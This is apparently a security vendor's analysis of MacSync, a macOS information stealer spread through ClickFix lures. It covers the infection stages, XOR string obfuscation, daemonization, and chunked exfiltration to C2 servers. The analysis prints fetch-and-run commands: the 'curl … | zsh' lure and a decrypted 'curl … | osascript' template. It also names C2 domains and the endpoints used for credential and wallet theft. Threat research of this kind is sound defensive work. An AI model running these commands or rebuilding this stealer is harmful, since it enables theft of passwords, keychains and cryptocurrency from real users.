 Back www.seqrite.com
Macsync The Evasive Macos Stealer Exploiting Clickfix Lures
MacSync Stealer is a family of macOS information stealers and remote-access stagers designed to evade detection and sold commercially under a malware-as-a-service (MaaS) model.
In the attack chain, MacSync binaries are native stagers and multi-part exfiltration engines. Rather than standalone harvesters, the payloads are lightweight 64-bit Mach-O executables that detach silently from terminal sessions, load credential-dumping modules directly into memory, and reliably exfiltrate stolen credentials back to campaign infrastructure.
MacSync is delivered primarily through ClickFix social engineering and engine malvertising. It uses a modular, multi-tier execution strategy to bypass Apple Gatekeeper, XProtect, and endpoint detection and response (EDR) tools while keeping a minimal footprint on disk.
Stealth Session Daemonization: On execution, MacSync detaches from the controlling terminal session using POSIX fork() and setsid() system calls. It reparents to PID 1 (launchd) and redirects stdin, stdout, and stderr to /dev/null so error messages and process output do not appear in the console.
Template-Based Single-Byte XOR Obfuscation : To evade static signatures and automated string extraction, MacSync binaries hide functional strings (including C2 endpoints, command-line arguments, API headers, and temporary file paths) using an inlined C++ template class (ObfuscatedString ). At runtime, the binary decrypts these strings into local stack buffers using single-byte XOR.
In-Memory Dynamic AppleScript Pipeline: The stager avoids writing credential-dumping scripts to disk. Instead, it connects to C2 servers over HTTPS using custom headers (such as api-key: and campaign tokens) and pipes the response directly into /usr/bin/osascript via stdin. This allows attackers to update stealer payloads server-side without recompiling the client binar
10 MB Fault-Tolerant Chunked Exfiltration: To transfer large stolen archives (containing browser vaults, system Keychains, and cryptocurrency wallet databases), MacSync splits files into 10 MB chunks. It extracts each slice using the native dd utility and uploads them sequentially via HTTP PUT requests, using exponential backoff to retry failed transfers.
Self-Cleaning Anti-Forensics: The stager promptly cleans up temporary files on disk. As soon as the C2 server returns an HTTP 200 response confirming the chunked upload, the malware deletes the local status file (/tmp/.httpcode) and the staged archive (/tmp/osalogging.zip).
Threat Actor Origins & Malware-as-a-Service (MaaS) Ecosystem
MacSync emerged in 2025, with public reporting linking it to the earlier Mac.C Stealer and the developer identity “Mentalpositive.” Threat intelligence tracks MacSync as a Malware-as-a-Service (MaaS) operation, providing the malware and supporting infrastructure to other cybercriminals.
Evidence shows a clear separation between malware development and campaign operations. MacSync builds often include deployment-specific identifiers, while campaigns rely on independently managed delivery setups and rotating backend infrastructure. CIS identified an s3 build tag linked to an affiliate build, and Microsoft later correlated more than 30 domains based on recurring URI paths, request characteristics, API-key headers, and exfiltration behavior.
MacSync distribution relies primarily on social engineering rather than software exploits. Campaigns deliver themalware through malvertising, SEO poisoning, compromised websites, fake software and AI installers, and ClickFix pages that trick victims into running commands in Terminal.
Although public research has identified Russian-language development artifacts in some MacSync samples, these markers are not enough to attribute the malware to a specific threat actor or criminal syndicate.
The associated infrastructure follows certain behavioral patterns that will still be applicable regardless of the rotation of domains. The behavior exhibited by MacSync sample and loader includes C2 requests made to /dynamic?txd= with an API-key set in the header as well as collection of data done locally before uploading via /gate?buildtxd= with upload_id, chunk_index, and total_chunks parameters.
Affiliated campaigns: ClickFix delivery
MacSync is frequently distributed through ClickFix campaigns targeting macOS users. Instead of exploiting software vulnerabilities, these attacks rely on social engineering to trick victims into copying and running commands in Terminal under the guise of software installers, CAPTCHA checks, download errors, or troubleshooting prompts.
While public reports describe multiple MacSync ClickFix campaigns with changing lures, delivery setups, and payloads, current evidence does not show that all of them belong to the same threat actor or that MacSync infrastructure operates directly under ClearFake.
The ClearFake / Traffic Distribution Network (TDS)
Affiliates deploy Traffic Distribution Systems (TDS), such as Keitaro TDS, across compromised websites and ad networks to route visitors based on their operating system. By checking the browser User-Agent, the TDS redirects Windows visitors to chains distributing LummaC2 , Stealc , or Vidar , while sending macOS visitors to MacSync ClickFix infection funnels.
Social Engineering Lures & Brand Impersonations
MacSync campaigns impersonate popular productivity, messaging, and software development tools to target professionals:
Global Geographic Telemetry & Industry Impact

Threat intelligence reports show that MacSync campaigns primarily target regions with widespread macOS enterprise use, tech and software development sectors, and active cryptocurrency or Web3 communities. August 2026 telemetry shows the United States accounting for the largest of detections, followed by the United Kingdom, Germany, Japan, Canada, France, Singapore, Australia, India, and the Netherlands and Nordic countries.
Targeted Industry Sectors
Initial Infection (ClickFix Trick): The malware authors use malvertising on engines where victims look for some software. They get on to the malicious web page (like fake Claude AI chatbot, Apple Security Update , Crypto Wallet Installer ), which shows an error message asking the victim to execute a command in the Terminal window (curl -s … | zsh).
Stage 1 (Shell Wrapper Script): The malicious script runs in the Terminal environment and right away launches the background process.
Stage 2 (Base64 Payload): The wrapper script decompresses a background payload (daemon_function) that executes the native Mach-O binary stager ( our sample : com.utils.Launcher).
Stage 3 (Dynamic AppleScript Stealer): The binary makes a query to /dynamic?txd=… on C2 server with custom header (api-key: de62a2f4…) and directly pipes it into osascript. The AppleScript requests the user’s system password, steals all keychains data, and dumps databases, session cookies, SSH keys, Telegram session, and crypto wallets to /tmp/osalogging.zip .
Stage 4 (RAT with Persistence): The payload executes another Mach-O RAT that persists using the ~/Library/LaunchAgents/ directory by renaming itself as com.google.keystone.plist or com.apple.sync.plist.
Stage 5 (TCC Helper): Uses an ad-hoc signed helper program to request and capture permissions for macOS Screen Recording .
Stage 6 (Exfiltration and Removal of Artifacts): This Mach-O program detects the existence of /tmp/osalogging.zip, breaks it down into chunks of 10 MB (0xA00000 bytes) using dd, sends the data using HTTP PUT to / gate?buildtxd=… , and deletes /tmp/osalogging.zip and /tmp/.httpcode .
Binary Execution Flow
The image below maps the complete runtime lifecycle of the MacSync stager binary from initial execution to final artifact cleanup.
File Identification & Static Metadata
Static File Properties
String Obfuscation & Key Recovery
Reverse Engineering of the Cryptographic Engine
A static strings analysis performed on the bare binary found no URLs, file paths, or command references in the clear. References to _ main yielded 19 references to a C++ template class:
Single byte xor key identified: 0xAA (Decimal: 170, Binary: 10101010).
In order to decrypt all encrypted byte strings without knowing any plaintext beforehand, the following standalone script is run:
Decryption program output
XOR String Decryption and Storage Layout & Storage Layout
Hardware XOR Operation (/tmp/.httpcode)
The following table shows the actual operations taking place within the CPU register ecx (xor ecx, 0xaa) for the status file path at 0x100002a2e
Path /tmp/osalogging.zip is constructed via stack literals and XOR decryption.
Reverse Engineering _main – Memory Layout & Daemonization
URL Construction / Endpoint Preparation The sample loads multiple URL related string fragments (e.g. https, http, asia., usa.) into local stack variables. It then allocates a 128 byte local buffer to build the string into. The presence of regional domain fragments and HTTP(S) schemes implies that network endpoints are constructed or selected at runtime, which limits the visibility of full URLs in static analysis.
Process Daemonization & Stream Cloaking (0x100000e30 – 0x100000f54)
_Fork() Execution (0x100000e69): The parent process finishes cleanly by returning 0. It exits immediately giving control back to the terminal. At the time the child process gets reparented to launchd which runs with PID 1.
_Setsid() Session Creation (0x100000eb7): The child process breaks away, from the controlling terminal. This step ensures the process is no longer tied to any session.
Stream Suppression (0x100000efe – 0x100000f48): The child process redirects its input, standard output and standard error to /dev/null. This is done using three calls to _freopen(). Each call handles one of the streams effectively silencing any output or input activity.
Reverse Engineering _main – Dynamic C2 Polling & In-Memory AppleScript
Raw Binary Ninja High-Level IL Decompilation (0x100001070 – 0x100001300)
0xc8 in assembly is decimal 200 (HTTP 200 OK).
sub_100001e20() holds the decrypted command template: curl -k -s –max-time 12 -H “User-Agent: %s” -H “api-key: %s” “%s” | osascript.
The AppleScript is streamed directly from curl to osascript without an intermediate script file it is piped directly from curl into Apple’s /usr/bin/osascript binary via standard input.
Static Configuration Attributes:
Execution Pipeline Workflow
Primary Health Probe (drivinguber.com):
Status Evaluation: Reads /tmp/.httpcode via _fscanf(“%d”, &code) and unlinks /tmp/.httpcode.
In-Memory Pipe Execution (0x10000128e): If code == 200 (0xC8), it formats and runs:
Fallback Rotation: If primary fails, iterates across [https, http] [asia., usa.] with base newsinweb.com.
10MB Chunking Engine & System V ABI
Target Verification: Calls _stat$INODE64(“/tmp/osalogging.zip” &stat_buf). If the file is not there or the size is zero it ends properly (return 0).
Integer Ceiling Division Math: Total Chunks equals floor of (file_size plus 0x9FFFFF divided by 0xA00000) (Fixed chunk size is 0xA00000 which is 10,485,760 bytes or 10 MB).
Session Identifier: Created using snprintf(upload_id, 0x40 “%ld-%08x” time(NULL) rand()).
Adaptive Backoff Retry Algorithm
Retries up to 8 times with adaptive backoff: Delay = (retry_index × 2) + 3 seconds (5s, 7s, 9s, 11s, 13s, 15s, 17s, 19s)
Shell Commands Executed via _system()
Native POSIX Process & File Operations
Indicators of Compromise (IOCs)
Chandra Kant Bauri
The full story
This article is one source in a clustered incident — the cluster page carries the summary, timeline and every other outlet covering it.
